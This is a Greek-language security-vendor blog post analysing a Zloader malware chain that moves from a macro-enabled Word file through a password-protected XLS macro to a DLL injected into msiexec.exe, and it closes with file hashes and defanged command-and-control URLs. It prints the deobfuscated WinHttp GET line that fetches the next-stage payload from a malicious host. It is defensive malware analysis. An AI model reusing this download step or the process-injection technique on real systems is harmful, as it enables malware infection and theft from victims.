
• Προιόντα και Υπηρεσίες
        • Backup

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • Στην Πρεμ

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Πλατφόρμα

          • Malware Analysis Platform
        • Μικρές Επιχειρήσεις

          • SOHO Total Edition
        • Υπηρεσίες

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Κυβερνοασφάλεια & Data Privacy Συνείδηση
  • Λύσεις
    • BFSI
    • Εκπαίδευση
    • Κυβέρνηση
    • Φροντίδα Υγείας
    • ITeS
    • Βιομηχανίες
  • Εταιρεία
    • Σχετικά με εμάς Seqrite
    • Ηγεσία
    • Βραβεία & Πιστοποιήσεις
    • Γραφείο συντάξεως εφημερίδας
  • Συνεργάτες
    • Πρόγραμμα συνεργατών
    • Εντοπίστε Συνεργάτη
    • Γίνετε Συνεργάτης
  • Υποστήριξη
  • Υποστηρικτικό υλικό
    • blogs
    • Άσπρα χαρτιά
    • Φύλλα δεδομένων
    • Μελέτες Περιπτώσεων
    • Αναφορές απειλών
    • εγχειρίδια
    • PoV
    • Κατανόηση Data Privacy
    • Ελέγξτε τη βαθμολογία κινδύνου σας
    • Διάλογοι DPDP
    • Ώρα Απορρήτου
Seqrite Labs Blog
Επικοινωνία με τις Πωλήσεις Υπό επίθεση;
  • Προιόντα και Υπηρεσίες
        • Backup

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • Στην Πρεμ

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Πλατφόρμα

          • Malware Analysis Platform
        • Μικρές Επιχειρήσεις

          • SOHO Total Edition
        • Υπηρεσίες

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Κυβερνοασφάλεια & Data Privacy Συνείδηση
  • Λύσεις
    • BFSI
    • Εκπαίδευση
    • Κυβέρνηση
    • Φροντίδα Υγείας
    • ITeS
    • Βιομηχανίες
  • Εταιρεία
    • Σχετικά με εμάς Seqrite
    • Ηγεσία
    • Βραβεία & Πιστοποιήσεις
    • Γραφείο συντάξεως εφημερίδας
  • Συνεργάτες
    • Πρόγραμμα συνεργατών
    • Εντοπίστε Συνεργάτη
    • Γίνετε Συνεργάτης
  • Υποστήριξη
  • Υποστηρικτικό υλικό
    • blogs
    • Άσπρα χαρτιά
    • Φύλλα δεδομένων
    • Μελέτες Περιπτώσεων
    • Αναφορές απειλών
    • εγχειρίδια
    • PoV
    • Κατανόηση Data Privacy
    • Ελέγξτε τη βαθμολογία κινδύνου σας
    • Διάλογοι DPDP
    • Ώρα Απορρήτου
Αρχική  /  Phishing  / Zloader: Περιλαμβάνει διαφορετικά αρχεία Office
Zloader: Περιλαμβάνει διαφορετικά αρχεία Office
23 Μάρτιος 2021

Zloader: Περιλαμβάνει διαφορετικά αρχεία Office

Γραμμένο από Αντζάλι Ράουτ
Αντζάλι Ράουτ
Phishing

Το Zloader, γνωστό και ως Terdot, είναι μια παραλλαγή του διαβόητου τραπεζικού κακόβουλου λογισμικού Zeus, γνωστό για την επιθετική χρήση εγγράφων ".xls", ".xlsx" ως αρχικού φορέα για την παράδοση του ωφέλιμου φορτίου του. Παρά ταύτα, πρόσφατα εντοπίσαμε ένα αρχείο ".docm" το οποίο χρησιμοποιείται από την οικογένεια Zloader για την εκτέλεση της αρχικής του δραστηριότητας. Αυτό δείχνει ότι οι κακόβουλοι χρήστες επιθυμούν να πειραματιστούν με έγγραφα γραφείου για να αποφύγουν τον εντοπισμό τους από λύσεις ασφαλείας.

                                                       Σχήμα 1 - Αλυσίδα Επίθεσης

Αρχικό διάνυσμα:

Εδώ, η αλυσίδα μόλυνσης ξεκινά με το αρχείο ".docm" . Το Docm σημαίνει "Έγγραφο Word του Office με δυνατότητα μακροεντολών". Παρακάτω μπορούμε να δούμε την προβολή εγγράφου που ζητά από τον χρήστη να ενεργοποιήσει το περιεχόμενο.

                                                            Σχήμα 2 - Προβολή εγγράφου

Όπως σε πολλά άλλα έγγραφα, προσπαθήσαμε να παρατηρήσουμε τη δραστηριότητά του μετά την ενεργοποίηση του περιεχομένου, αλλά δεν υπήρχε καμία δραστηριότητα σε αυτό. Εξετάζοντας τον κώδικα VBA, πήραμε την απάντησή μας. Η ενεργοποίηση του περιεχομένου δεν θα εκτελέσει τη μακροεντολή. Εδώ, η εκτέλεση της μακροεντολής ξεκινά με το "Κλείσιμο εγγράφου" όπως φαίνεται.

                                                               Σχήμα 3 - Κλήση μακροεντολής

Μόλις το θύμα κλείσει αυτό το έγγραφο, καλείται η συνάρτηση "nnn" , η οποία είναι η κύρια συνάρτηση αυτής της μακροεντολής VBA. Σε αυτήν την περίπτωση, καλούνται και πάλι δευτερεύουσες συναρτήσεις. Εδώ, οι αντίπαλοι χρησιμοποιούν επίσης τη "Φόρμα χρήστη" για να εκτελέσουν τη δραστηριότητα επόμενου σταδίου.

                                                        Σχήμα 4 - Κλήση δευτερεύουσας συνάρτησης

Η συνάρτηση UserForm_Initialize() χρησιμοποιείται για την κλήση του "Userform2". Η παρακάτω εικόνα δείχνει το αντικείμενο userform2. Στο παράθυρο διαλόγου, τα δεδομένα url είναι χωρισμένα σε τμήματα και επικαλύπτονται στο 25ο ComboBox για την απόκρυψη των πραγματικών δεδομένων, όπως φαίνεται παρακάτω.

                                                 Σχήμα 5 - Κρυφά δεδομένα URL

Αφού ελέγξαμε όλα τα ComboBox του userform2, καταφέραμε να εντοπίσουμε κακόβουλη διεύθυνση URL που χρησιμοποιείται για τη λήψη του ωφέλιμου φορτίου 2ου σταδίου.

                                                          Σχήμα 6 - Δεδομένα URL σε τμήματα

Συνοψίζοντας την παραπάνω δραστηριότητα, οι αντίπαλοι χρησιμοποιούν τον βρόχο for για να έχουν πρόσβαση σε όλες αυτές τις τιμές και να δημιουργήσουν την τελική διεύθυνση URL, όπως φαίνεται παρακάτω:

                                                   Σχήμα 7 - Δημιουργία URL κατά το κλείσιμο του εγγράφου


Ο ιστότοπος “hxxps[:]//feelingfit-always[.]com/1[.]php”, ο οποίος είναι κακόβουλος με συνολική βαθμολογία 11 στο ιό, χρησιμοποιείται για τη λήψη αρχείου XLS που προστατεύεται με κωδικό πρόσβασης. Ο κωδικός πρόσβασής του είναι ξανά κρυμμένος στη μακροεντολή VBA στο “Userform1”. Εξερευνώντας τα δεδομένα του userform1, καταφέραμε να εξαγάγουμε τον κρυφό κωδικό πρόσβασης.

                                      Εικ. 8 - Κώδικας μακροεντολής για την προστασία του XLS με κωδικό πρόσβασης
                                                          Εικ. 9 - Κρυφός κωδικός πρόσβασης XLS


Ωφέλιμο φορτίο 2ου σταδίου :

Η προστασία εγγράφων με κωδικό πρόσβασης είναι μια κλασική τεχνική για την άμυνα ενάντια σε προμηθευτές AV. Ο σωστός κωδικός πρόσβασης είναι απαραίτητος για να εμβαθύνουμε περαιτέρω στην ανάλυση. Μετά την αντιστοίχιση του παραπάνω κωδικού πρόσβασης, μπορούμε επιτέλους να δούμε το περιεχόμενο του βιβλίου εργασίας του Excel. Η μακροεντολή XLM χρησιμοποιείται στο "Φύλλο3" για την εκτέλεση περαιτέρω δραστηριοτήτων.

                                                   Σχήμα 10 - Βιβλίο εργασίας XLS

Εδώ ο κώδικας είναι ενσωματωμένος σε διαφορετικά κελιά του εγγράφου. Το παρακάτω σχήμα δείχνει τον κώδικα μακροεντολής που έχει εξαχθεί από το παραπάνω βιβλίο εργασίας:

                                                    Σχήμα 11 - Κώδικας μακροεντολών XLM

Εδώ, οι αντίπαλοι χρησιμοποιούν ενσωματωμένες συναρτήσεις του Excel, όπως το IIF και το Switch, για να αποκρύπτουν δεδομένα. Ο τελικός κώδικας που έχει αποκρυπτογραφηθεί μπορεί να φανεί παρακάτω:

      WinHttp.WinHttpRequest.5.1.open GET https[:]//santarosafuneralhome[.]com/2.php False

      WinHttp.WinHttpRequest.5.1.SetRequestHeader

      WinHttp.WinHttpRequest.5.1.send

Η παραπάνω κακόβουλη διεύθυνση URL με συνολική βαθμολογία ιού 8 χρησιμοποιείται για τη λήψη του ωφέλιμου φορτίου 3ου σταδίου αυτής της επίθεσης.

Τελική Ανάλυση Ωφέλιμου Φορτίου:

Το DLL είναι το τελικό ωφέλιμο φορτίο του Zloader. Εδώ, το DLL είναι ιδιαίτερα ασαφές και αποφεύγει τις άμεσες κλήσεις στα API των Windows. Χρησιμοποιείται κατακερματισμός για τον υπολογισμό των διευθύνσεων και πραγματοποιεί την κλήση με τις υπολογισμένες τιμές, καθιστώντας δύσκολη την αντιστροφή.


                                                         Σχήμα 12 - Κωδικός για τον υπολογισμό διεύθυνσης


Το αρχείο DLL δημιουργεί τη διεργασία 'msiexec.exe', η οποία είναι μια γνήσια διεργασία της Microsoft που ανήκει στο πρόγραμμα εγκατάστασης των Windows Component, σε κατάσταση αναστολής και εισάγει κρυπτογραφημένο αρχείο σε αυτήν.

                                                               Σχήμα 13 - Το 'msiexec.exe' δημιουργήθηκε σε κατάσταση αναστολής
                                                                  Σχήμα 14 - Κρυπτογραφημένο αρχείο που έχει εισαχθεί στο 'msiexec.exe'

Επίσης, εγχέει μια ρουτίνα που θα αποκρυπτογραφήσει και θα ανακτήσει το κακόβουλο PE για εκτέλεση.

                                                                                         Σχήμα 15 - Ρουτίνα Αποκρυπτογράφησης

Με τον ορισμό του περιβάλλοντος νήματος, διαβιβάζεται το αρχικό σημείο εκτέλεσης και τέλος ο εγχυμένος κώδικας εκτελείται με την επαναφορά νήματος.

Όταν αυτό το νήμα του msiexec.exe τεθεί σε εκτέλεση, προσπαθεί να συνδεθεί με τους διακομιστές CnC όπως φαίνεται,

Δεδομένου ότι αυτές οι διευθύνσεις URL ήταν εκτός λειτουργίας κατά τη στιγμή της ανάλυσης, δεν μπορέσαμε να εμβαθύνουμε περισσότερο σε αυτό.

Συμπέρασμα:

Αυτός ο τύπος επίθεσης δείχνει πώς οι επιτιθέμενοι καινοτομούν στον μηχανισμό τους για να ξεκινήσουν μια αλυσίδα μόλυνσης με σκοπό να θέσουν σε κίνδυνο το θύμα. Ο χρήστης θα πρέπει πάντα να είναι προσεκτικός κατά το άνοιγμα οποιωνδήποτε αρχείων γραφείου. Γρήγορη Επούλωση και Seqrite εταιρικές λύσεις ασφάλειας προστατεύει τους πελάτες της από τέτοια αρχεία. Επομένως, θυμηθείτε να διατηρείτε τις λύσεις ασφάλειας τελικών σημείων πάντα ενημερωμένες.

ΔΟΕ:

ΕΓΓΡΑΦΟ:

117fafb46f27238351f2111e8f01416412044238d2f8378a285063eb9d4eef3d

409ed829f19024045d26cc5d3a06e15a097605e13ba938875eca054a7a4a30b1

91aa050536d834947709776af40c2fde49471d28231de50df0d324cd55101df4

XLS:   52d071922413a3be8815a76118a45bf13d8d323b73ba42377591fd68c59dfc89

URL:

https[://]tiodeitidampheater.tk/post.php

https[://]actes-etatcivil.com/post.php

https[://]ankarakreatif.com/post.php

https[://]www.ramazanyildiz.net/post.php

https[://]hispaniaeng.com/post.php

https[://]www.ifdd.francophonie.org/post.php


Ειδικός στο Θέμα

Αντζάλι Ράουτ

Πριγιάνκα Σίντε


 Προηγούμενη ΔημοσίευσηΠροστατέψτε τα επιχειρηματικά σας συστήματα από τη χρήση για παράνομους σκοπούς
Επόμενη Δημοσίευση  Κακόβουλο λογισμικό κρυπτονομισμάτων: Απειλές εξόρυξης Bitcoin που πρέπει να γνωρίζετε...
Αντζάλι Ράουτ

Σχετικά με την Αντζάλι Ράουτ

Η Anjali είναι Αναπληρώτρια Ερευνήτρια Ασφαλείας στην Quick Heal Technologies Ltd. Τα ενδιαφέροντά της περιλαμβάνουν την αντίστροφη μηχανική και την ανάλυση κακόβουλου λογισμικού, καθώς και την αναζήτηση για συνεχή...

Άρθρα της Anjali Raut »

Σχετικές αναρτήσεις

  • Αντίο HTA, γεια σου MSI: Νέα TTP και Clusters ενός APT που καθοδηγούνται από επιθέσεις πολλαπλών πλατφορμών

    Απρίλιος 8, 2025
  • Νέος Κλέφτης SVC στον Ορίζοντα

    21 Μαρτίου 2025
  • Επιθέσεις ηλεκτρονικού "ψαρέματος" (phishing) κωδικών QR: Πώς να τις εντοπίσετε και να τις αποτρέψετε

    18 Μαρτίου 2025
Προβεβλημένοι συγγραφείς
  • Seqrite
    Seqrite

    Seqrite είναι ένας κορυφαίος πάροχος λύσεων κυβερνοασφάλειας για επιχειρήσεις. Με επίκεντρο...

    Διαβάστε περισσότερα άρθρα από Seqrite
  • Μπινές Π
    Μπινές Π

    Είμαι ένθερμος λάτρης της κυβερνοασφάλειας και αφοσιωμένος συγγραφέας. Με ταλέντο...

    Διαβάστε περισσότερα άρθρα από τον Bineesh P
  • Τζιότι Καρλεκάρ
    Τζιότι Καρλεκάρ

    Είμαι ένας φανατικός συγγραφέας που απολαμβάνει να δημιουργεί περιεχόμενο σχετικά με αναδυόμενες τεχνολογίες και...

    Διαβάστε περισσότερα άρθρα του Jyoti Karlekar
  • Σαντζάι Κατκάρ
    Σαντζάι Κατκάρ

    Ο Sanjay Katkar είναι ο Συνδιευθύνων Σύμβουλος της Quick Heal Technologies...

    Διαβάστε περισσότερα άρθρα του Sanjay Katkar
Θέματα
ικανός (25) Κυβερνοεπίθεση (36) επιθέσεις στον κυβερνοχώρο (58) ηλεκτρονική επίθεση (16) cyberattacks (15) Κυβερνασφάλεια (343) κυβερνασφάλεια (34) Κυβερνοαπειλή (33) απειλές στον κυβερνοχώρο (51) παραβιάσεων δεδομένων (56) παραβιάσεις δεδομένων (29) Απώλεια δεδομένων (28) πρόληψη απώλειας δεδομένων (34) data privacy (17) την προστασία των δεδομένων (35) την ασφάλεια των δεδομένων (19) DLP (50) DPDP (14) DPDPA (17) κρυπτογράφηση (16) ασφάλεια του τελικού σημείου (113) Επιχειρηματική ασφάλεια (20) Εκμεταλλεύομαι (13) GDPR (14) malware (76) ανάλυση κακόβουλου λογισμικού (15) επίθεση κακόβουλου λογισμικού (23) ΓτΚ (27) Microsoft (15) MITER ATT & CK (14) Ασφάλεια δικτύου (26) Phishing (30) ransomware (69) επίθεση ransomware (31) επιθέσεις ransomware (31) προστασία από ransomware (17) Seqrite (41) Seqrite κρυπτογράφηση (27) Seqrite EPS (33) Seqrite Υπηρεσίες (16) ανίχνευσης απειλών (15) Threat Intelligence (25) UTM (34) Τρωτό (16) μηδενική αξιοπιστία (13)
Seqrite Labs

Κορυφαίος πάροχος λύσεων ασφάλειας IT για επιχειρήσεις που απλοποιεί την ασφάλεια τελικών σημείων, δεδομένων και δικτύων με τις καλύτερες λύσεις πρόληψης, ανίχνευσης και αντιμετώπισης απειλών παγκοσμίως.

Διαβάστε περισσότερα για Seqrite

Ακολουθήστε μας:

Εγγραφή στο Newsletter μας

Μείνετε ενημερωμένοι για τις τελευταίες τάσεις και πληροφορίες στον τομέα της κυβερνοασφάλειας.

Φόρτωση
Προιόντα και Υπηρεσίες
  • Backup
  • Endpoint Protection
  • Endpoint Detection and Response
  • Mobile Device Management
  • BYOD
  • Extended Detection and Response
  • Zero Trust Network Access
  • Data Privacy
  • Στην Πρεμ
  • Endpoint Protection
  • Endpoint Detection and Response
  • Data Privacy
  • Πλατφόρμα
  • Malware Analysis Platform
  • Μικροεπιχειρήσεις
  • SOHO Total Edition
  • Υπηρεσίες
  • Threat Intel
  • Digital Risk Protection Services (DRPS)
  • Ransomware Recovery as a Services (RRaaS)
  • DPDP Compliance
  • Managed Detection and Response
  • Κυβερνοασφάλεια & Data Privacy Συνείδηση
Υποστηρικτικό υλικό
  • blogs
  • Άσπρα χαρτιά
  • Φύλλα δεδομένων
  • Αναφορές απειλών
  • εγχειρίδια
  • PoV
  • Κατανόηση Data Privacy
  • Διάλογοι DPDP
  • Πολιτική & Συμμόρφωση
  • Άδεια
  • GoDeep.AI
  • ΣΙΑ
  • Ώρα Απορρήτου
Επικοινωνήστε μαζί μας
  • Εγγεγραμμένα Γραφεία
  • Ας μιλήσουμε για την κυβερνοασφάλεια
Υποστήριξη
  • Τεχνική υποστήριξη
  • Κατεβάστε το λογισμικό
  • Ενημέρωση εκτός σύνδεσης
  • Αναβαθμίσεις υλικολογισμικού
  • Αναβαθμίσεις
  • Τεκμηρίωση προϊόντος
Σχετικά με εμάς
  • Σχετικά με εμάς Seqrite
  • Ηγεσία
  • Βραβεία & Αναγνώριση
  • Γραφείο συντάξεως εφημερίδας
εταίρος
  • Πρόγραμμα συνεργατών
  • Εντοπίστε Συνεργάτη
  • Γίνετε Συνεργάτης
  • Seqrite Πιστοποίηση

© 2026 Quick Heal Technologies Ltd.

Sitemap Πολιτικές Προστασίας Προσωπικών Δεδομένων νομικές σημειώσεις Πολιτικές cookie Όροι χρήσης


